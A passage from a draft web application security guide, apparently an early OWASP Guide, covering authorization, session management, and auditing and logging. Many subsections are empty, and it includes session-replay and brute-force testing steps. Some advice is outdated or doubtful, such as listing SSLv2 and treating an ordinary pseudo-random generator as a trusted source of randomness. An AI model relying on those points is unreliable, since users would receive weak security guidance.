Do not use CAPTCHA tags. They are illegal if you are required to be accessible to all users (often the case for government sites, health, banking, and nationally protected infrastructure, particularly if there is no other method of interacting with that organization).

If you have to:

- always provide a method by which a user may sign up or register for your web site offline or in another method

- deter the use of automated sign ups by using the “no follow” tag (see section 21.4.4) . Search engines will ignore hyperlinks and pages with this tag set, immensely devaluing the use of link spamming

- Limit the privileges of newly signed up accounts or similar until a positive validation has occurred. This can be as simple as including a unique reference ID to a registered credit card, or requiring a certain amount of time before certain features are unlocked, such as public posting rights or unfettered access to all features

10.25 Further Reading

TODO

11 Authorization

11.1 Objectives

- To ensure only authorized users can perform allowed actions within their privilege level
- To control access to protected resources using decisions based upon role or privilege level
- To prevent privilege escalation attacks, for example using administration functions whilst only an anonymous user or even an authenticated user.

11.2 Environments Affected

All applications.

11.3 Principle of least privilege

11.3.1 Description

Far too often, web applications run with excessive privileges, either giving users far too great privilege within protected resources, such as the database (for example, allowing table drops or the ability to select data from any table to running privileged stored procedures like xp_cmdshell()), all the way through to running the web application infrastructure with high privilege system accounts (like LOCALSYSTEM or root), to code in managed environments running with full access outside their sandbox (ie Java's AllPermission, or .NET's FullTrust).

If any other issue is found, the excessive privileges grant the attacker full uncompromised scope to own the machine completely, and often other nearby infrastructure. It cannot be stated strongly enough that web applications require the lowest possible privilege.

11.3.2 How to determine if you are vulnerable

System level accounts (those that run the environment) should be as low privilege as possible. Never should "Administrator", "root", "sa", "sysman", "Supervisor", or any other all privileged account be used to run the application or connect to the web server, database, or middleware.

- User accounts should possess just enough privileges within the application to do their assigned tasks
- Users should not be administrators
- Users should not be able to use any unauthorized or administrative functions.

11.3.3 How to protect yourself

Development, test and staging environments must be set up to function with the lowest possible privilege so that production will also work with lowest possible privileges

Ensure that system level accounts (those that run the environment) should be as low privilege as possible. Never should “Administrator”, “root”, “sa”, “sysman”, “Supervisor”, or any other all privileged account be used to run the application or connect to the web server, database, or middleware.

User accounts should possess just enough privileges within the application to do their assigned tasks

Users should not be administrators and vice versa

Users should not be able to use any unauthorized or administrative functions. See the authorization section for more details

Database access should be through parameterized stored procedures (or similar) to allow all table access to be revoked (ie select, drop, update, insert, etc) using a low privilege database account. This account should not hold any SQL roles above “user” (or similar)

Code access security should be evaluated and asserted. If you only need the ability to look up DNS names, you only ask for code access permissions to permit this. That way if the code tries to read /etc/password, it can’t and will be terminated

Infrastructure accounts should be low privilege users like LOCAL SERVICE or nobody. However, if all code runs as these accounts, the “keys to the kingdom” problem may re-surface. If you know what you’re doing, with careful replication of the attributes of low privilege accounts like LOCAL SERVICE or nobody is better to create low privilege users and partition than to share LOCAL SERVICE or “nobody”.

11.4 Access Control Lists

11.4.1 Description

Many access controls are out of the box insecure. For example, the default Java 2 file system security policy is “All Permission”, an access level which is usually not required by applications.

```
grant codeBase "file:${{java.ext.dirs}}/*" {
    permission java.security.AllPermission;
};
```

Applications should assert the minimum privileges they need and create access control lists which enforce the tightest possible privileges.

11.4.2 How to determine if you are vulnerable

Determine if file, network, user, and other system level access controls are too permissive

Determine if users are in a minimal number of groups or roles

Determine if roles have minimal sets of privileges

Determine if the application asserts reduced privileges, such as by providing a policy file or “safe mode” configuration

11.4.3 How to protect yourself

Access controls to consider:

- Always start ACL’s using “deny all” and then adding only those roles and privileges necessary
- Network access controls: firewalls and host based filters
- File system access controls: file and directory permissions
- User access controls: user and group platform security
- Java / .NET / PHP access controls: always write a Java 2 security policy or in .NET ensure that Code Access security is asserted either programmatically or by assembly permissions. In PHP, consider the use of “safe mode” functionality, including open_basedir directives to limit file system access.
- Data access controls: try to use stored procedures only, so you can drop most privilege grants to database users – prevents SQL injection
- Exploit your platform: Most Unix variants have “trusted computing base” extensions which include access control lists. Windows has them out of the box. Use them!

11.5 Custom authorization controls

11.5.1 Description

Most of the major application frameworks have a well developed authorization mechanism (such as Java’s JAAS or .NET’s inbuilt authorization capabilities in web.config).

However, many applications contain their own custom authorization code. This adds complexity and bugs. Unless there’s a specific reason to override the inbuilt functionality, code should leverage the framework support.

11.5.2 How to determine if you are vulnerable

Does the code leverage the inbuilt authorization capabilities of the framework?

Could the application be simplified by moving to the inbuilt authentication / authorization model?

If custom code is used, consider positive authentication issues (see section 10.7) and exception handling – can a user be “authorized” if an exception occurs?

What coverage is obtained by the use of the custom authentication controls? Is all the code and resources protected by the mechanism?

11.5.3 How to protect yourself

Always prefer to write less code in applications, particularly when frameworks provide high quality alternatives.

If custom code is required, consider positive authentication issues (see section 10.7) and exception handling – ensure that if an exception is thrown, the user is logged out or at least prevented from accessing the protected resource or function.

Ensure that coverage approaches 100% by default.

11.6 Centralized authorization routines

11.6.1 Description

A common mistake is to perform an authorization check by cutting and pasting an authorization code snippet, or worse re-writing it every time. Well written applications centralize access control routines, particularly authorization, so if any bugs are found, they can be fixed once and applied everywhere immediately.

11.6.2 How to determine if you are vulnerable

Applications that are vulnerable to this attack have authorization code snippets all over the code.

11.6.3 How to protect yourself

Code a library of authorization checks

Standardize on calling one or more of the authorization checks

11.7 Authorization matrix

11.7.1 Description

Access controlled applications must check that users are allowed to view a page or use an action prior to performing the rendering or action.

11.7.2 How to determine if you are vulnerable

Check:

Does each non-anonymous entry point have an access control check?

Is the check at or near the top of the activity?

11.7.3 How to protect yourself

Either use the inbuilt authorization checks of the framework, or place the call to a centralized authorization check right at the top of the view or action.

11.8 Client-side authorization tokens

11.8.1 Description

Many web application developers are keen to not use session storage – which is misguided when it comes to access control and secrets. So they revert to using the client's state, either in cookies, headers, or in hidden form fields.

11.8.2 How to determine if you are vulnerable

Check your application:

Does not set any client-side authentication or authorization tokens in headers, cookies, hidden form fields, or in URL arguments.

Does not trust any client-side authentication or authorization tokens (often in old code)

If your application uses an SSO agent, such as IBM's Tivoli Access Manager, Netegrity's SiteMinder, or RSA's ClearTrust, ensure your application validates the agent tokens rather than simply accepting them, and ensure these tokens are not visible to the end user in any form (header, cookie, hidden fields, etc). If the tokens are visible to the end user, ensure that all the properties of a cryptographically secure session handler as per chapter 12 are taken into account.

11.8.3 How to protect yourself

When your application is satisfied that a user is authenticated, associate the session ID with the authentication tokens, flags or state. For example, once the user is logged in, a flag with their authorization levels is set in the session object.

Java

```
if ( authenticated ) {

}
```

.NET (C#)

```
if ( authenticated ) {


}
```

PHP

```
if ( authenticated ) {

       $_SESSION['authlevel'] = X_USER;      // X_USER is defined elsewhere as meaning, the
user is authorized

}
```

Check your application:

- Does not set any client-side authentication or authorization tokens in headers, cookies, hidden form fields, or in URL arguments.
- Does not trust any client-side authentication or authorization tokens (often in old code)
- If your application uses an SSO agent, such as IBM's Tivoli Access Manager, Netegrity's SiteMinder, or RSA's ClearTrust, ensure your application validates the agent tokens rather than simply accepting them, and ensure these tokens are not visible to the end user in any form (header, cookie, hidden fields, etc). If the tokens are visible to the end user, ensure that all the properties of a cryptographically secure session handler as per chapter 12 are taken into account.

11.9 Controlling access to protected resources

11.9.1 Description

Many applications check to see if you are able to use a particular action, but then do not check if the resource you have requested is allowed. For example, forum software may check to see if you are allowed to reply to a previous message, but then doesn't check that the requested message is within a protected or hidden forum or thread. Or an Internet Banking application might check that you are allowed to transfer money, but doesn't validate that the "from account" is one of your accounts.

11.9.2 How to determine if you are vulnerable

- Does the application verify all resources they've asked for are accessible to the user?

Code that uses resources directly, such as dynamic SQL queries, are often more at risk than code that uses the model-view-controller paradigm. The reason for this is that the model is the correct place to gate access to protected resources, whereas a dynamic SQL query often makes false assumptions about the resource.

11.9.3 How to protect yourself

- Use model code instead of direct access to protected resources
- Ensure that model code checks the logged in user has access to the resource
- Ensure that the code asking for the resource has adequate error checking and does not assume that access will always be granted

11.10 Protecting access to static resources

11.10.1 Description

Some applications generate static content (say a transaction report in PDF format), and allow the underlying static web server to service access to these files. Often this means that a confidential report may be available to unauthorized access.

11.10.2 How to determine if you are vulnerable

- Does the application generate or allow access to static content?
- Is the static content access controlled using the current logged in user?
- If not, can an anonymous user retrieve that protected content?

11.10.3 How to protect yourself

- Best - generate the static content on the fly and send directly to the browser rather than saving to the web server's file system
- If protecting static sensitive content, implement authorization checks to prevent anonymous access
- If you have to save to disk (not recommended), use random filenames (such as a GUID) and clean up temporary files regularly

11.11 Further Reading

ASP.Net authorization:

http://msdn.microsoft.com/library/default.asp?url=/library/en-us/cpguide/html/cpconaspnetauthorization.asp

12 Session Management

12.1 Objective

To ensure that

- authenticated users have a robust and cryptographically secure association with their session
- enforce authorization checks
- prevent common web attacks, such as replay, request forging and man-in-the-middle attacks

12.2 Environments Affected

All.

12.3 Description

Thick client applications innately store local data ("state") in memory allocated by the operating system for the duration of the program's run, such as global, heap and stack variables. With web applications, the web server serves up pages in response to client requests. By design, the web server is free to forget everything about pages it has rendered in the past, as there is no explicit state.

This works well when rendering static content, such as a brochure or image, but not so well when you want to do real work, such as filling out a form, or if you have multiple users you need to keep separate, such as in an online banking application.

Web servers are extended by application frameworks, such as J2EE or ASP.NET, implementing a state management scheme tying individual user's requests into a "session" by tying a cryptographically unique random value stored in a cookie (or elsewhere within client submitted data) against state held on the server, giving users the appearance of a stateful application. The ability to restrict and maintain user actions within unique sessions is critical to web security.

Although most users of this guide will be using an application framework with built in session management capabilities, others will use languages such as Perl CGI that do not. They are at an immediate disadvantage as the developers may be forced to create a session management scheme from scratch. These implementations are often weak and breakable. Another common mistake is to implement a weak session management scheme on top of a strong one. It is theoretically possible to write and use a cryptographically secure session management scheme, which is the focus of this chapter. However, for mere mortals, it cannot be stressed highly enough to use an application framework which has adequate session management. There is no value in re-writing such basic building blocks.

Application frameworks such as J2EE, PHP, ASP and ASP.NET take care of much of the low level session management details and allow fine level control at a programmatic level, rather than at a server configuration level. For example, ASP.NET uses an obfuscated tamper-resistant "view state" mechanism, which renders a hidden field in each page. View state can be used to transmit insensitive variables, web control locations, and so on. Using programmatic means, it's possible to include or exclude a variable from the view state, particularly if you don't need a control's state to be available between different pages of the same application. It is also possible to encrypt view state if you are likely to transmit sensitive data to the user, but it is better if such variables are kept in the server-side session object. This can save download time, reduce bandwidth, and improve execution times. Careful management of the view state is the difference between a well-optimized application, and a poorly performing application.

12.4 Best practices

Best practice is to not re-write the wheel, but to use a robust, well-known session manager. Most popular web application frameworks contain a suitable implementation. However, early versions often had significant weaknesses. Always use the latest version of your chosen technology, as its session handler will likely be more robust and use cryptographically strong tokens. Use your favorite search engine to determine if this is indeed the case.

Consider carefully where you store application state:

- Authorization and role data should be stored on the server side only
- Navigation data is almost certainly acceptable in the URL as long as it can be validated and authorization checks are effective
- Presentation flags (such as theme or user language) can belong in cookies.
- Form data should not contain hidden fields – if it is hidden, it probably needs to be protected and only available on the server side. However, hidden fields can (and should) be used for sequence protection and to prevent brute force pharming attacks
- Data from multi-page forms can be sent back to the user in two cases:

  When there are integrity controls to prevent tampering

  When data is validated after every form submission, or at least by the end of the submission process
- Application secrets (such as server-side credentials and role information) should never be visible to the client. These must be stored in a session or server-side accessible way

If in doubt, do not take a chance and stash it in a session.

12.4.1 Misconceptions

Sessions have an undeserved poor reputation with some programmers, particularly those from Java backgrounds who prefer the ease of programming stateless server side components. However, this is simply wrong from a security and performance perspective, as state must be stored somewhere, and sensitive state must be stored on the server in some fashion. The alternative, storing all state within each request, leads to extensive use of hidden fields and extra database queries to avoid server-side session management, and is vulnerable to replay and request forgery attacks, as well as producing complex code.

Another common misperception is that they take up valuable server resources. This was true when servers were RAM constrained, but is not true today. Indeed, transmitting session data to a client, and then decoding, de-serializing, performing tampering checks, and lastly validating the data upon each request requires higher server resource consumption than keeping it safe inside a session object.

12.5 Session authentication

12.5.1 Description

Session management is by its nature closely tied to authentication, but this does not mean users should be considered authenticated until the web application has taken positive action to tie a session with a trusted credential or other authentication token.

For example, just connecting to a PHP application will issue every end user with a valid PHPSessionID cookie, but that does not mean that users should be trusted or you should ship them goods. Only once they have proven that they are known to your web application should they be trusted.

12.5.2 How to determine if you are vulnerable

Use a browser to connect to a protected page or action deep in the application. If a new session ID is generated and the page works, the authorization controls make a false assumption about the validity of the session variable.

12.5.3 How to protect yourself

- When starting a fresh session object for a user, make sure they are in the "logged off" state and are granted no role
- Ensure that each protected page or action checks the authentication state and authorization role before performing any significant amount of work, including rendering content.
- Ensure that all unprotected pages use as few resources as possible to prevent denial of service attacks, and do not leak information about the protected portion of the application

12.6 Preset Session Attacks

12.6.1 Description

An attacker will use the properties of your application framework to either generate a valid new session ID, or try to preset a previously valid session ID to obviate access controls.

12.6.2 How to determine if you are vulnerable

Test if your application framework generates a new valid session ID by simply visiting a page.

Test if your application framework allows you to supply the session ID anywhere but a non-persistent cookie. For example, if using PHP, grab a valid PHPSESSIONID from the cookie, and insert it into the URL or as a post member variable like this:

http://www.example.com/foo.php?PHPSESSIONID=xxxxxxx

If this replay works, your application is at some risk, but at an even higher risk if the session ID can be used after the session has expired or the session has been logged off.

12.6.3 How to protect yourself

Ensure that the frameworks' session ID can only be obtained from the cookie value. This may require changing the default behavior of the application framework, or overriding the session handler.

Use session fixation controls (see next section) to strongly tie a single browser to a single session

Don't assume a valid sessions equals logged in – keep the session authorization state secret and check authorization on every page or entry point.

12.7 Session Fixation

12.7.1 Description

12.7.2 How to determine if you are vulnerable

12.7.3 How to protect yourself

12.8 Weak Session Cryptographic Algorithms

12.8.1 Description

If a session handler issues tokens which are predictable, an attacker does not need to know

Session tokens should be user unique, non-predictable, and resistant to reverse engineering.

12.8.2 How to determine if you are vulnerable

Ask for 1000 session IDs and see if they are predictable (plotting them helps identify this property)

Investigate the source of the session handler to understand how session IDs are generated. They should be created from high quality random sources.

12.8.3 How to protect yourself

A trusted source of randomness should be used to create the token (like a pseudo-random number generator, Yarrow, EGADS, etc.).

Additionally, for more security, session tokens should be tied in some way to a specific HTTP client instance to prevent hijacking and replay attacks.

Examples of mechanisms for enforcing this restriction may be the use of page tokens that are unique for any generated page and may be tied to session tokens on the server. In general, a session token algorithm should never be based on or use as variables any user personal information (user name, password, home address, etc.)

12.8.4 Appropriate Key Space

Even cryptographically secure algorithms allow an active session token to be easily determined if the keyspace of the token is not sufficiently large. Attackers can essentially "grind" through most possibilities in the token's key space with automated brute-force scripts. A token's key space should be sufficiently large enough to prevent these types of brute force attacks, keeping in mind that computation and bandwidth capacity increases will make these numbers insufficient over time.

12.8.5 Session Token Entropy

The session token should use the largest character set available to it. If a session token is made up of say 8 characters of 7 bits the effective key length is 56 bits. However if the character set is made up of only integers that can be represented in 4 bits giving a key space of only 32 bits. A good session token should use all the available character set including case sensitivity.

12.9 Session Time-out

12.9.1 Description

12.9.2 How to determine if you are vulnerable

12.9.3 How to protect yourself

Session tokens that do not expire on the HTTP server can allow an attacker unlimited time to guess or brute-force a valid authenticated session token. An example is the "Remember Me" option on many retail websites. If a user's cookie file is captured or brute-forced, then an attacker can use these static-session tokens to gain access to that user's web accounts. This problem is particularly severe in shared environment, where multiple users have access to one computer. Additionally, session tokens can be potentially logged and cached in proxy servers that, if broken into by an attacker, could be exploited if the particular session has not been expired on the HTTP server.

12.10 Regeneration of Session Tokens

12.10.1 Description

12.10.2 How to determine if you are vulnerable

12.10.3 How to protect yourself

To reduce the risk from session hijacking and brute force attacks, the HTTP server can seamlessly expire and regenerate tokens. This shortens the window of opportunity for a replay or brute force attack. Token regeneration should be performed based on number of requests (high value sites) or as a function of time, say every 20 minutes.

12.11 Session Forging/Brute-Forcing Detection and/or Lockout

12.11.1 Description

12.11.2 How to determine if you are vulnerable

12.11.3 How to protect yourself

Many websites have prohibitions against unrestrained password guessing (e.g., it can temporarily lock the account or stop listening to the IP address), however an attacker can often try hundreds or thousands of session tokens embedded in a legitimate URL or cookie without a single complaint from the web site. Many intrusion-detection systems do not actively look for this type of attack; penetration tests also often overlook this weakness in web e-commerce systems. Designers can use "booby trapped" session tokens that never actually get assigned but will detect if an attacker is trying to brute force a range of tokens.

Resulting actions could be:

- Go slow or ban the originating IP address (which can be troublesome as more and more ISPs are using transparent caches to reduce their costs. Because of this: always check the "proxy_via" header)

- Lock out an account if you're aware of it (which may cause a user a potential denial of service).

- Anomaly/misuse detection hooks can also be built in to detect if an authenticated user tries to manipulate their token to gain elevated privileges.

There are Apache web server modules, such as mod_dosevasive and mod_security, that could be used for this kind of protection. Although mod_dosevasive is used to lessen the effect of DoS attacks, it could be rewritten for other purposes as well

12.12 Session Re-Authentication

12.12.1 Description

12.12.2 How to determine if you are vulnerable

12.12.3 How to protect yourself

Critical user actions such as money transfer or significant purchase decisions should require the user to re-authenticate or be reissued another session token immediately prior to significant actions. This ensures user authentication (and not entity authentication) when performing sensitive tasks. Developers can also somewhat segment data and user actions to the extent where re-authentication is required upon crossing certain trust boundaries to prevent some types of cross-site scripting attacks that exploit user accounts.

12.13 Session Token Transmission

12.13.1 Description

12.13.2 How to determine if you are vulnerable

12.13.3 How to protect yourself

If a session token is captured in transit through network interception, a web application account is then trivially prone to a replay or hijacking attack. Typical web encryption technologies include but are not limited to Secure Sockets Layer (SSLv2/v3) and Transport Layer Security (TLS v1) protocols in order to safeguard the state mechanism token.

12.14 Session Tokens on Logout

12.14.1 Description

12.14.2 How to determine if you are vulnerable

12.14.3 How to protect yourself

With the popularity of Internet Kiosks and shared computing environments on the rise, session tokens take on a new risk. A browser only destroys session cookies when the browser thread is torn down. Most Internet kiosks maintain the same browser thread.

It is therefore a good idea to overwrite session cookies when the user logs out of the application.

12.15 Page Tokens

12.15.1 Description

12.15.2 How to determine if you are vulnerable

12.15.3 How to protect yourself

Page specific tokens or "nonce's" may be used in conjunction with session specific tokens to provide a measure of authenticity when dealing with client requests. Used in conjunction with transport layer security mechanisms, page tokens can aide in ensuring that the client on the other end of the session is indeed the same client which requested the last page in a given session. Page tokens are often stored in cookies or query strings and should be completely random. It is possible to avoid sending session token information to the client entirely through the use of page tokens, by creating a mapping between them on the server side, this technique should further increase the difficulty in brute forcing session authentication tokens.

12.16 Split Session Attacks

12.16.1 Description

12.16.2 How to determine if you are vulnerable

12.16.3 How to protect yourself

12.17 Session Hijacking

12.17.1 Description

When an attacker intercepts or creates a valid session token on the server, they can then impersonate another user. Session hijacking can be mitigated partially by providing adequate anti-hijacking controls in your application. The level of these controls should be influenced by the risk to your organization or the client's data; for example, an online banking application needs to take more care than a application displaying cinema session times.

The easiest type of web application to hijack are those using URL based session tokens, particularly those without expiry. This is particularly dangerous on shared computers, such as Internet cafés or public Internet kiosks where is nearly impossible to clear the cache or delete browsing history due to lockdowns. To attack these applications, simply open the browser's history and click on the web application's URL. Voila, you're the previous user.

12.17.2 How to determine if you are vulnerable

12.17.3 How to protect yourself

- Provide a method for users to log out of the application. Logging out should clear all session state and remove or invalidate any residual cookies.

- Set short expiry times on persistent cookies, no more than a day or preferably use non-persistent cookies.

- Do not store session tokens in the URL or other trivially modified data entry point.

12.18 Session Authentication Attacks

12.18.1 Description

One of the most common mistakes is not checking authorization prior to performing a restricted function or accessing data. Just because a user has a session does not authorize them to use all of the application or view any data.

A particularly embarrassing real life example is the Australian Taxation Office's GST web site, where most Australian companies electronically submit their quarterly tax returns. The ATO uses client-side certificates as authentication. Sounds secure, right? However, this particular web site initially had the ABN (a unique number, sort of like a social security number for companies) in the URL. These numbers are not secret and they are not random. A user worked this out, and tried another company's ABN. To his surprise it worked, and he was able to view the other company's details. He then wrote a script to mine the database and mail each company's nominated e-mail address, notifying each company that the ATO had a serious security flaw. More than 17,000 organizations received e-mails.

12.18.2 How to determine if you are vulnerable

12.18.3 How to protect yourself

Always check that the currently logged on user has the authorization to access, update or delete data or access certain functions.

12.19 Session Validation Attacks

12.19.1 Description

Just like any data, the session variable must be validated to ensure that is of the right form, contains no unexpected characters, and is in the valid session table.

In one penetration test the author conducted, it was possible to use null bytes to truncate session objects and due to coding errors in the session handler, it only compared the length of the shortest string. Therefore, a one character session variable was matched and allowed the tester to break session handling. During another test, the session handling code allowed any characters.

12.19.2 How to determine if you are vulnerable

12.19.3 How to protect yourself

Always check that the currently logged on user has the authorization to access, update or delete data or access certain functions.

12.20 Man in the middle attacks

12.20.1 Description

In a man in the middle (MITM) attack, the attacker tries to insert themselves between the server and the client. Acting as the client for the server and acting as a server for the client. So all data sent from the client to the real server is not going directly but though the attacker. It is difficult for the client and server to detect this attack.

12.20.2 How to determine if you are vulnerable

12.20.3 How to protect yourself

- Use SSL, especially for sites with privacy or high value transactions. One of the properties of SSL is that it authenticates the server to the clients, with most browsers objecting to certificates that do not have adequate intermediate trust or if the certificate does not match the DNS address of the server. This is not full protection, but it will defeat many naive attacks. Sensitive site operations, such as administration, logon, and private data viewing / updating should be protected by SSL in any case.

12.21 Brute forcing

12.21.1 Description

Some e-Commerce sites use consecutive numbers or trivially predictable algorithms for session IDs. On these sites, it is easy to change to another likely session ID and thus become someone else. Usually, all of the functions available to users work, with obvious privacy and fraud issues arising.

12.21.2 How to determine if you are vulnerable

Use a session brute force tool, like Brutus

12.21.3 How to protect yourself

Use strong

12.21.4 How to protect yourself

- Use a cryptographically sound token generation algorithm. Do not create your own algorithm, and seed the algorithm in a safe fashion. Or just use your application framework's session management functions.

- Preferably send the token to the client in a non-persistent cookie or within a hidden form field within the rendered page.

- Put in "telltale" token values so you can detect brute forcing.

- Limit the number of unique session tokens you see from the same IP address (ie 20 in the last five minutes).

- Periodically regenerate tokens to reduce the window of opportunity for brute forcing.

- If you are able to detect a brute force attempt, completely clear session state to prevent that session from being used again.

12.22 Session token replay

12.22.1 Description

Session replay attacks are simple if the attacker is in a position to record a session. The attacker will record the session between the client and the server and replay the client's part afterwards to successfully attack the server. This attack only works if the authentication mechanism does not use random values to prevent this attack.

12.22.2 How to determine if you are vulnerable

Take a session cookie and inject it into another browser

- Try simultaneous use – should fail

- Try expired use – should fail

12.22.3 How to protect yourself

- Tie the session to a particular browser by using a hash of the server-side IP address (REMOTE_ADDR) and if the header exists, PROXY_FORWARDED_FOR. Note that you shouldn't use the client-forgeable headers, but take a hash of them. If the new hash doesn't match the previous hash, then there is a high likelihood of session replay.

- Use session token timeouts and token regeneration to reduce the window of opportunity to replay tokens.

- Use a cryptographically well-seeded pseudo-random number generator to generate session tokens.

- Use non-persistent cookies to store the session token, or at worst, a hidden field on the form.

- Implement a logout function for the application. When logging off a user or idle expiring the session, ensure that not only is the client-side cookie cleared (if possible), but also the server side session state for that browser is also cleared. This ensures that session replay attacks cannot occur after idle timeout or user logoff.

12.23 Further Reading

13 Auditing and Logging

13.1 Objective

Many industries are required by legal and regulatory requirements to be:

- Auditable – all activities that affect user state or balances are formally tracked
- Traceable – it's possible to determine where an activity occurs in all tiers of the application
- High integrity – logs cannot be overwritten or tampered by local or remote users

Well written applications will dual purpose logs and activity traces for audit and monitoring, and make it easy to track a transaction without excessive effort or access to the system. They will contain controls to track or identify potential fraud or anomalies.

13.2 Environments Affected

All.

13.3 Description

Many applications use log files in any form. This can range from a simple file written by the hosting web server to a extensive log file containing all information and movements of a user working with an application.

Often logs are used during development and forgotten later on during the roll out at the customers site. These logs are known to be misused by attackers either to learn more about the attacked system or as a general information leak.

13.4 Motivation

Why do we log something in the first place?

- Logging types - What can or should be logged and where does the data come from?
- Storage and handling - Where are logs stored? How are log files handled and who should have access to them?
- Attacks and mitigation strategies - How can and will logs be attacked and how can we protect the files?

13.4.1 General Debugging

Logs are useful in reconstructing events after a problem has occurred, security related or not. Event reconstruction can allow a security administrator to determine the full extent of an intruder's activities and expedite the recovery process.

13.4.2 Forensics evidence

Logs may in some cases be needed in legal proceedings to prove wrongdoing. In this case, the actual handling of the log data is crucial.

13.4.3 Attack detection

Logs are often the only record that suspicious behavior is taking place: Therefore logs can sometimes be fed real-time directly into intrusion detection systems.

13.4.4 Quality of service

Repetitive polls can be protocol led so that network outages or server shutdowns get protocolled and the behavior can either be analyzed later on or a responsible person can take immediate actions.

13.4.5 Proof of validity

Application developers sometimes write logs to prove to customers that their applications are behaving as expected.

13.4.6 Required by law or corporate policies

Logs can provide individual accountability in the web application system universe by tracking a user's actions.

It can be corporate policy or local law to be required to (as example) save header information of all application transactions. These logs must then be kept safe and confidential for six months before they can be deleted.

The points from above show all different motivations and result in different requirements and strategies. This means, that before we can implement a logging mechanism into an application or system, we have to know the requirements and their later usage. If we fail in doing so this can lead to unintentional results.

Failure to enable or design the proper event logging mechanisms in the web application may undermine an organization's ability to detect unauthorized access attempts, and the extent to which these attempts may or may not have succeeded. We will look into the most common attack methods, design and implementation errors as well as the mitigation strategies later on in this chapter.

There is another reason why the logging mechanism must be planned before implementation. In some countries, laws define what kind of personal information is allowed to be not only logged but also analyzed. For example, in Switzerland, companies are not allowed to log personal information of their employees (like what they do on the internet or what they write in their emails). So if a company wants to log a workers surfing habits, the corporation needs to inform her of their plans in advance.

This leads to the requirement of having anonymized logs or de-personalized logs with the ability to re-personalized them later on if need be. If an unauthorized person has access to (legally) personalized logs, the corporation is acting unlawful again. So there can be a few (not only) legal traps that must be kept in mind.

13.5 Logging types

Logs can contain different kinds of data. The selection of the data used is normally affected by the motivation leading to the logging. This section contains information about the different types of logging information and the reasons why we could want to log them.

In general, the logging features include appropriate debugging information's such as time of event, initiating process or owner of process, and a detailed description of the event. The following are types of system events that can be logged in an application. It depends on the particular application or system and the needs to decide which of these will be used in the logs:

Reading of data file access and what kind of data is read. This not only allows to see if data was read but also by whom and when.

Writing of data logs also where and with what mode (append, replace) data was written. This can be used to see if data was overwritten or if a program is writing at all.

Modification of any data characteristics, including access control permissions or labels, location in database or file system, or data ownership. Administrators can detect if their configurations were changed.

Administrative functions and changes in configuration regardless of overlap (account management actions, viewing any user's data, enabling or disabling logging, etc.)

Miscellaneous debugging information that can be enabled or disabled on the fly.

All authorization attempts (include time) like success/failure, resource or function being authorized, and the user requesting authorization. We can detect password guessing with these logs. These kinds of logs can be fed into an Intrusion Detection system that will detect anomalies.

Deletion of any data (object). Sometimes applications are required to have some sort of versioning in which the deletion process can be cancelled.

Network communications (bind, connect, accept, etc.). With this information an Intrusion Detection system can detect port scanning and brute force attacks.

All authentication events (logging in, logging out, failed logins, etc.) that allow to detect brute force and guessing attacks too.

13.6 Noise

13.6.1 Description

Intentionally invoking security errors to fill an error log with entries (noise) that hide the incriminating evidence of a successful intrusion. When the administrator or log parser application reviews the logs, there is every chance that they will summarize the volume of log entries as a denial of service attempt rather than identifying the 'needle in the haystack'.

13.6.2 How to protect yourself

This is difficult since applications usually offer an unimpeded route to functions capable of generating log events. If you can deploy an intelligent device or application component that can shun an attacker after repeated attempts, then that would be beneficial. Failing that, an error log audit tool that can reduce the bulk of the noise, based on repetition of events or originating from the same source for example. It is also useful if the log viewer can display the events in order of severity level, rather than just time based.

13.7 Cover Tracks

13.7.1 Description

The top prize in logging mechanism attacks goes to the contender who can delete or manipulate log entries at a granular level, "as though the event never even happened!". Intrusion and deployment of rootkits allows an attacker to utilize specialized tools that may assist or automate the manipulation of known log files. In most cases, log files may only be manipulated by users with root / administrator privileges, or via approved log manipulation applications. As a general rule, logging mechanisms should aim to prevent manipulation at a granular level since an attacker can hide their tracks for a considerable length of time without being detected. Simple question; if you were being compromised by an attacker, would the intrusion be more obvious if your log file was abnormally large or small, or if it appeared like every other day's log?

13.7.2 How to protect yourself

Assign log files the highest security protection, providing reassurance that you always have an effective 'black box' recorder if things go wrong. This includes:

Applications should not run with Administrator, or root-level privileges. This is the main cause of log file manipulation success since super users typically have full file system access. Assume the worst case scenario and suppose your application is exploited. Would there be any other security layers in place to prevent the application's user privileges from manipulating the log file to cover tracks?

Ensuring that access privileges protecting the log files are restrictive, reducing the majority of operations against the log file to alter and read.

Ensuring that log files are assigned object names that are not obvious and stored in a safe location of the file system.

Writing log files using publicly or formally scrutinized techniques in an attempt to reduce the risk associated with reverse engineering or log file manipulation.

Writing log files to read-only media (where event log integrity is of critical importance).

Use of hashing technology to create digital fingerprints. The idea being that if an attacker does manipulate the log file, then the digital fingerprint will not match and an alert generated.

Use of host-based IDS technology where normal behavioral patterns can be 'set in stone'. Attempts by attackers to update the log file through anything but the normal approved flow would generate an exception and the intrusion can be detected and blocked. This is one security control that can safeguard against simplistic administrator attempts at modifications.

13.8 False Alarms

13.8.1 Description

Taking cue from the classic 1966 film "How to Steal a Million", or similarly the fable of Aesop; "The Boy Who Cried Wolf", be wary of repeated false alarms, since this may represent an attacker's actions in trying to fool the security admnistrator into thinking that the technology is faulty and not to be trusted until it can be fixed.

13.8.2 How to protect yourself

Simply be aware of this type of attack, take every security violation seriously, always get to the bottom of the cause event log errors rather, and don't just dismiss errors unless you can be completely sure that you know it to be a technical problem.

13.9 Denial of Service

13.9.1 Description

There are a couple of scenarios here:

By repeatedly hitting an application with requests that cause log entries, multiply this by ten thousand, and the result is that you have a large log file and a possible headache for the security administrator. Where log files are configured with a fixed allocation size, then once full, all logging will stop and an attacker has effectively denied service to your logging mechanism. Worse still, if there is no maximum log file size, then an attacker has the ability to completely fill the hard drive partition and potentially deny service to the entire system. This is becoming more of a rarity though with the increasing size of today's hard disks.

13.9.2 How to protect yourself

The main defense against this type of attack are to increase the maximum log file size to a value that is unlikely to be reached, place the log file on a separate partition to that of the operating system or other critical applications and best of all, try to deploy some kind of system monitoring application that can set a threshold against your log file size and/or activity and issue an alert if an attack of this nature is underway.

13.10 Destruction

13.10.1 Description

There are a couple of scenarios here:

Following the same scenario as the Denial of Service above, if a log file is configured to cycle round overwriting old entries when full, then an attacker has the potential to do the evil deed and then set a log generation script into action in an attempt to eventually overwrite the incriminating log entries, thus destroying them.

